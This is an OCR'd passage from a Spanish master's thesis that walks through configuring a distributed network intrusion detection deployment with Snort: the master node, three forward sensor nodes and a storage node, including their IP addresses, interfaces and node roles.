


Figura 3.35: Estableciendo la puerta de enlace del nodo maestro

5. Para elegir el despliegue distribuido en vez del standalone es necesario seleccionar Production Mode como se observa en la figura 3.36.




Figura 3.36: Seleccionando el modo producción

6. Para crear un nodo maestro, seleccionamos la opción para crear un nuevo nodo en la figura 3.37.




Figura 3.37: Creando nuevo nodo maestro

7. Tenemos que crear el usuario con el que los otros nodos van a poder a acceder a acciones privilegiadas. Creamos el usuario tfm y su contraseña en las figuras 3.38 y 3.39.




Figura 3.38: Creando un usuario en el nodo maestro




Figura 3.39: Introduciendo la contraseña del usuario en el nodo maestro

8. A continuación seleccionamos la opción 'Best Practices' en la figura 3.40.




Figura 3.40: Seleccionando mejores prácticas

9. A continuación, dependiendo de si vamos a usar Snort o Suricata, hay que escoger uno de los siguientes rulesets (algunos requieren oinkcode). Hay que tener en cuenta que

estas reglas y todas las que generemos van a ser distribuídas entre todos los forward nodes (sensores). Se muestran en la figura 3.41




Figura 3.41: Seleccionando el conjunto de reglas en el nodo maestro

10. Es necesario escoger el NIDS con el que vamos a monitorizar el entorno. En nuestro entorno seleccionamos Snort como se muestra en la figura 3.42.




Figura 3.42: Seleccionando Snort en el nodo maestro

11. Por motivos de rendimiento, el nodo maestro no va a utilizar los sensores, así que los desactivamos como vemos en la figura 3.43.




Figura 3.43: Desactivando sensores en el nodo maestro

12. Como en nuestro entorno vamos a utilizar nodos de almacenamiento para distribuir los datos, vamos a seleccionar la opción para distribuir los datos en nodos de almacenamiento y no almacenarlos en el nodo maestro. Como se puede observar en la figura 3.44.




Figura 3.44: Seleccionando nodos de almacenamiento en el nodo maestro

Con esto ya hemos terminado la instalación y configuración del nodo maestro de nuestro entorno.

3.6.2. Instalación y configuración de los nodos forward

En esta sección se van a tratar los pasos específicos que se han llevado a cabo para la instalación de cada uno de los tres nodos forward. En nuestro entorno, estos tres nodos tienen las

IP: 192.168.2.4, 192.168.1.4 y 192.168.3.4.

1. Hay que seleccionar la interfaz para la gestión de cada uno de los nodos. En los tres nodos vamos a coger la primera, la ens33 como podemos ver en la figura 3.45.




Figura 3.45: Escoger la interfaz configuración para los nodos forward

2. Vamos a utilizar un direccionamiento estático y establecemos cada una de las tres IP que se han establecido en el entorno 192.168.2.4, 192.168.1.4 y 192.168.3.4 como podemos observar en la figura 3.46, 3.47 y 3.48.




Figura 3.46: Estableciendo la IP de los nodos forward




Figura 3.47: Estableciendo la IP de los nodos forward




Figura 3.48: Estableciendo la IP de los nodos forward

3. Todos estos nodos comparten la misma máscara y la establecemos en la figura 3.49.




Figura 3.49: Estableciendo la máscara de los nodos forward

4. A continuación, establecemos las puertas de enlace que hemos establecido para cada nodo en nuestro entorno. Se puede observar en la figura 3.50, 3.51 y 3.52.

Figura 3.50: Estableciendo la puertas de enlace de los nodos forward




Figura 3.51: Estableciendo la puertas de enlace de los nodos forward




Figura 3.52: Estableciendo la puertas de enlace de los nodos forward

5. Al igual que con el nodo maestro, seleccionamos el Modo Producción y seleccionamos la opción 'Existing' para crear los nodos sensores. Se observa en la figura 3.53.




Figura 3.53: Estableciendo los nuevos nodos forward

6. A continuación, vamos a establecer la IP del nodo maestro a través la cual se van a comunicar los nodos forward y el nodo maestro. Se puede observar en la figura 3.54.




Figura 3.54: Estableciendo la IP del nodo maestro en los nodos forward

7. Tenemos que establecer el usuario que puede conectarse al nodo maestro y realizar cualquier tarea de gestión o manipulación de los datos. Se muestra en la figura 3.55.




Figura 3.55: Estableciendo la IP del nodo maestro en los nodos forward

8. Establecemos que los nodos que queremos crear son forward. Se puede observar en la figura 3.56.




Figura 3.56: Estableciendo el tipo de nodo forward

9. Una vez que se han seleccionado buenas prácticas, se establece cual va a ser la interfaz de monitorización, en los tres nodos se va a escoger la segunda, la ens34. Se observa en la figura 3.57.




Figura 3.57: Estableciendo la interfaz que va a ser monitorizada en los nodos forward

10. Seleccionamos las redes que queremos proteger como podemos observar en la figura 3.58.




Figura 3.58: Estableciendo las redes que queremos monitorizar con Snort.

Ya tenemos instalados y configurados los nodos forward de nuestro entorno.

3.6.3. Instalación y configuración del nodo de almacenamiento

En esta sección se van a tratar los pasos específicos que se han llevado a cabo para la instalación del nodo de almacenamiento con IP 192.168.4.3.

1. Hay que seleccionar la interfaz para la gestión de cada uno de los nodos. En los tres nodos vamos a coger la primera, la ens33 como podemos ver en la figura 3.59.




Figura 3.59: Escoger la interfaz configuración para el nodo de almacenamiento

2. Vamos a utilizar un direccionamiento estático y establecemos la IP del nodo de almacenamiento que es la 192.164.4.3. Se muestra en la figura 3.60.




Figura 3.60: Estableciendo la IP del nodo de almacenamiento

3. Este nodo de almacenamiento tiene la misma máscara 255.255.255.0. Se observa en la figura 3.61. También establecemos la puerta de enlace que es la misma que la del nodo maestro.




Figura 3.61: Estableciendo la máscara del nodo de almacenamiento

4. Al igual que con el nodo maestro, seleccionamos el Modo Producción y seleccionamos la opción 'Existing' para crear el nodo de almacenamiento. Se observa en la figura 3.62.




Figura 3.62: Estableciendo el nuevo nodo de almacenamiento

5. A continuación, vamos a establecer la IP del nodo maestro a través la cual se van a comunicar el nodo de almacenamiento y el nodo maestro. Se muestra en la figura 3.63.




Figura 3.63: Estableciendo la IP del nodo maestro en el nodo de almacenamiento

6. Tenemos que establecer el usuario que puede conectarse al nodo maestro y realizar cualquier tarea de gestión o manipulación de los datos. Se muestra en la figura 3.64.




Figura 3.64: Estableciendo la IP del nodo maestro en el nodo de almacenamiento

7. Establecemos el nodo que queremos crear es de almacenamiento. Se puede observar en la figura 3.65.

